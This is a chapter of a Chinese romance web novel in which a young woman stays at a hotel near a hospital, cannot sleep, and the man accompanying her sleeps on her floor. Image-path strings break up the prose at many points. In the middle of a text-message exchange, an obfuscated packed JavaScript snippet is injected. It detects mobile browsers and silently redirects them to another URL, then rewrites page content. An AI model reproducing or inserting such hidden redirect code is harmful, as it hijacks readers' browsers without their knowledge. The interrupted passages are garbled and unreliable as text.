糯软弹牙的米粉,加上发酵的酸豆角和酸笋,配上炸过的黄豆和翠绿,一勺蒜蓉和葱,就着卤水拌匀,卤菜粉独有的鲜香扑面而来……
一口嗦进嘴里,唇齿留香,回味无穷。余初阳已经忘记自己在医院里了,连连点头对卤菜粉的肯定。
“好吃……”
话说出来她愣了一下,尴尬地抬头看旁边的人。
只见陈医生笑眯眯地看着她,沈逐云嘴角看得出已经使劲在压了,就连沉浸在悲伤中的谢远也停下筷子,茫然地看她。
啊,尴尬死了,想找个地缝钻进去。
“不、不好意思……”余初阳咽下嘴里的粉,“我没吃过这么好吃的卤菜粉……”
看到余初阳吃得那么香,谢远突然觉得有胃口了,拌匀了米粉开始吃,吃了两口后便狼吞虎咽地嗦起粉来了。
见到谢远开始吃东西了,沈逐云和陈建互看一眼,这才放下心来。
到了晚上,医院不允许那么多人在外面守着,谢远说什么都不愿意离开,和医院要了张折叠床,摊开在角落里。
陈建给沈逐云发信息,说回到羊角村了。
站在酒店前台的沈逐云回复:【好的。】
“先生,跟您确认,是两个单人房吗?”酒店的工作人员问道。
余初阳把身份证递给前台的手一顿,心里想着“是吧”。
沈逐云点头,把两人的身份证一起交给工作人员:“对,两个单人间。”
“好的。”工作人员接过身份证后开始帮办理入住。
拿到房卡上电梯的时候,沈逐云说了句:“难道我们看起来不像是各睡各的?”
“……”
两人的房间是挨着的,沈逐云把房卡递给余初阳。
余初阳接过后,“嘀”的一声把门开了。
沈逐云没有走,而是先进到她的房间,用手机的照了一遍。“出门在外还是小心为上,尤其是你们女孩子。”
这一刻,余初阳感觉到心里暖暖的。
这个男人想得太周到了,她还没想到这一步,沈逐云已经检查好了,绅士地站在门口。
“这是我的微信和手机号码,有什么事给我打电话,几点都可以。”
“几点都可以吗?”
该死的,怎么问出口了?!
“可以。”沈逐云好像是习以为常,“我的手机是二十四小时开机,以防村里的老人有急事联系不上我。”
余初阳:我不想当老人……
“没什么事的话我先过去了,有什么事给我打电话。”沈逐云说着走到门外,“对了,记得反锁。”
“好的。”余初阳讷讷地应着。
沈逐云把门关上后,余初阳乖乖地把门反锁了。
洗完澡后,余初阳拿出手机,张圆圆给她发了好几条信息:
【睡了吗睡了吗?你们住哪里?】
【标间还是大床房?】
【不会都挤在医院的走廊里过夜吧?ICU不能陪床呢。】
余初阳:“……”
想了想,余初阳这才一一回复:
【在医院附近的酒店住一晚。】
【很抱歉,我亲爱的小圆子,我们开了两个房间。】
【你的脑子里能不能别装那些黄色废料?】
信息刚发出去不久,张圆圆立刻回复了,看得出很急切:
【什么?竟然不是标间?阿云哥也太舍得了!】
【孤男寡女共处一室才能有干柴烈火啊。】
余初阳翻了个白眼,手指在键盘上翻飞:
【我今晚才有他的联系方式。】
【你别胡说八道!】
【沈逐云是好人!】
张圆圆发了个狗头的表情:
【算了,不跟你开玩笑了】
【看得出来他确实是好人】
【但是你千万记得不要跟他说‘你是好人啊’,这好人卡咱不兴发哈。】
余初阳正想回复,就看到张圆圆又发了一条信息过来:
【一个人住一个房间,你怕不怕?】
余初阳愣了一下,那些字就像一道雷劈在她头顶上!
环顾四周,窗帘拉上了,看不到外面星星点点的灯火,房间里很安静,说好听点是隔音好,但余初阳却突然起鸡皮疙瘩了。
她……有些害怕了。
【圆圆,你不要再说了,我害怕!】
【你知道我很多年没住酒店了!】
这些年她一直经常宅在家里,从来没有出去旅游过,最远的一次出行是和爸妈去郊外的公园露营,更别提自己一个人住酒店了!
她裹紧了被子,蜷缩在床头,一墙之隔就是沈逐云的房间,这样才能心安一些。
张圆圆的信息再次弹出来:
【早点睡吧,把杯子挂在门把手上。】
余初阳发了个亲亲的表情包:
【好滴,你也早点睡。】
把杯子放在门把手上后,余初阳再次看了一眼这二十多平方的单人间,环境是不错的,况且沈逐云帮她检查过了,应该安全。
回到床上,余初阳打算开着一盏灯睡。
习惯全黑入睡的她怎么样都睡不着,索性把灯全关了。
迷迷糊糊中快要睡过去的时候,突然听到一丝细微的声响,就像是有人在旁边撞到了什么东西!
她猛地睁开眼,心脏突突直跳!
一看手机,凌晨一点二十分……
余初阳逼自己合上眼睡觉,可她再也睡不着了。
感觉旁边哪哪都是“人”……
她知道是自己的心理作用,但她确实无法安心入睡。
就这样,她在床上翻来覆去,最后决定把灯打开,光照亮房间那一刻,她似乎没那么害怕了。
可总不能就这样过一夜吧?
于是她想起沈逐云说的那句话:几点都可以。
她点开沈逐云的微信,输入:【睡了吗?】打完这几个字,她没有发出去,指尖在屏幕上顿了顿,还是选择了删除。
她纠结且痛苦地用双捂脸,太阳穴抽着疼,精神却紧张起来了,脑子比刚才还要清醒。
完了完了,这夜里怕是睡不着了。
两点十分,她整个人处于懵逼的状态,就像睡前喝了茶多酚超标的奶茶:一边大脑却叫嚣着起来嗨,另一边大脑却弱弱地说要睡觉。
就在她快要崩溃的时候,一条信息弹了出来——
【睡不着?】
一看备注:沈逐云。
“!!!”
他竟然也没睡着?
余初阳像是抓住救命稻草一样:【我失眠了。】
沈逐云回复很快:【认床?】
余初阳想了想,还是如实回道:【
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17469607|201405||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
害怕,陌生环境我就会这样。】
过了几秒钟,手机没了动静。
睡着了?
余初阳的心逐渐冷下来了。
叹了口气,她到底在期待什么?
孤男寡女,和沈逐云才认识多久,他怎么会……
【我现在过去】
看到这几个字,余初阳瞪大了眼睛!
我滴个老天奶啊!她是不是看错了?
她不敢相信地揉了揉眼睛,心脏怦怦直跳……
接着隐约听到隔壁的关门声。
【方便吗?开门?】
余初阳脑海里全是尖叫!
就在她内心做激烈挣扎的时候,外面安静下来了。
余初阳手指颤颤巍巍地回了个【嗯】。
利索地把内衣穿上,虽然并跟不舒服,但是总比提心吊胆一整夜来得强。
小心翼翼地走到门边,听一下外边的动静,在忐忑中把杯子拿下来,“咔嚓”一声,门开了一条缝。
往外一瞧,沈逐云抱着被子站在门外。
余初阳的脑海里瞬间闪过出春天枯木长出春芽夏季海浪翻涌秋季枫叶翩翩冬季漫天雪花的画面……
“不方便的话我就不进去了。”沈逐云微笑地耸了耸肩。
“啊,方便,方便的。”余初阳退了一步把门打开,让沈逐云进来。
沈逐云还是穿着白T恤天蓝色牛仔裤,整整齐齐地,看起来没睡着。
“你……不会是失眠了吧?”余初阳关上门后问。
“睡不着是正常的,”沈逐云走到床边,“介意我在你旁边打地铺吗?”
好像只能让他打地铺了?毕竟只有一张床……虽然这床还挺大的。
“是不是太委屈你了?”余初阳为难地站在原地,手足无措。
总不能大方地说:不用打地铺,就睡床上。
女孩子家家的总得有点矜持不是?
余初阳还在头脑风暴的时候,沈逐云已经把野餐垫展开铺好在地上了。
看到这里,余初阳疑惑地眨了眨眼,竟然还随身野餐垫?
沈逐云看到余初阳一脸懵地盯着地上的垫子,不好意思地说:“习惯了,出门或者住酒店必带,以防万一用得到。”
真是够贴心的啊。
余初阳想不出,是什么生活经验让沈逐云这么贴心。
难道又是村里的老人?
明明她记得,谢玲说他没有女朋友。
就这样,沈逐云躺下了,反倒是余初阳还愣愣地站在床尾边。
沈逐云问她:“你不是害怕吗?”
余初阳点头,然后又摇头:“现在不怕了。”
接着自己利索地爬到床上,平躺着,被子扯到了鼻尖下面。
沈逐云像修禅的老者一样平躺,眼睛已经闭上了,双手放在被子上,淡淡地开口:“早点睡吧。”
余初阳立刻闭上眼睛。
可心脏还是砰砰地跳,怎么办?
她不敢侧过身,背对沈逐云似乎不大有礼貌,可面对的话……
余初阳微微侧过头看沈逐云,这不看还好,一看,小鹿乱撞啊!
“关灯。”沈逐云沉声说道。
太像寺庙里清心寡欲的主持了。
余初阳啪地一声把灯熄灭。
这下好了,什么也看不到了,黑漆漆一片。